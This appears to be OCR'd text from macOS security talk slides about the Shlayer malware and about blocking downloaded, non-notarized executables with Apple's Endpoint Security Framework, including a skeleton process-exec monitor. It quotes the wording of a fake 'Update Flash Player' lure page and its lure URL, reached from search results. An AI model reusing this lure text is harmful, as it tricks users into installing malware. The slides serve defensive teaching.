
Kids can access and enjoy a variety of **Disney**, Pixar, Star Wars, and Marvel- themed experiences through **Alexa** Skills...

https://cherish365.com › Latest Posts

Love Disney? Have an Alexa? Ask Her to do This! 31 Disney ...

May 3, 2020 — **Disney** Music and Dance **Alexa** Skills · **Disney** Hits Playlist – "**Alexa**, play **Disney** hits": A playlist constantly updated with the latest hits from **Disney** ...

https://www.amazon.com › Disney-Stories


Update Flash Player

watchdeveloped-bestoverlyfile.best/-L8ETTauJTrOlHRHTWb5FFvSKvDuYGZ38MAsl0wCwTM?clck=37eeb1ba-dc68-4d9d-9cad-5d2feb6c02d1&si...

Software Update

Update your Adobe Flash Player

Install the latest Flash Player for better performances

Update now


"Adobe Flash Player" is an essential plugin for your browser that allows you to view everything from video to games and animation on the web. The version of "Adobe Flash Player" on your system might not include the latest security updates and has been blocked.

The version of this plug-in on your computer might not include the latest security updates. Flash might not be used until you download an update from Adobe.

Click "Download Flash"

Install updates and enjoy performances.


Download Flash... · Update



"Shlayer malware abusing Gatekeeper bypass on macOS" -jamf.com

Protections

while awaiting a patch



The Simple Idea

...block downloaded, non-notarized items

while waiting for apple's patch

Can we just detect (and block) the execution any download code, that is not notarized?

1 Detect new process launches

2 Is item from the internet?
(and launched by the user)

3 Is item non-notarized?


4 **block!**

Detecting New Process Launches

…via Apple's Endpoint Security Framework (ESF)

```
//client/event of interest
@property es_client_t* esClient;
es_event_type_t events[] = {ES_EVENT_TYPE_AUTH_EXEC};

//new client
//callback will process 'ES_EVENT_TYPE_AUTH_EXEC' events
es_new_client(&esClient, ^(es_client_t *client, const es_message_t *message)
{
    //TODO: process event
    // return ES_AUTH_RESULT_ALLOW or ES_AUTH_RESULT_DENY
}

//subscribe
es_subscribe(endpointProcessClient, events, 1);
```

callback for process execs




ESF Process Exec Monitor (ES_EVENT_TYPE_AUTH_EXEC)

"Writing a Process Monitor with Apple's Endpoint Security Framework" objective-see.com/blog/blog_0x47.html

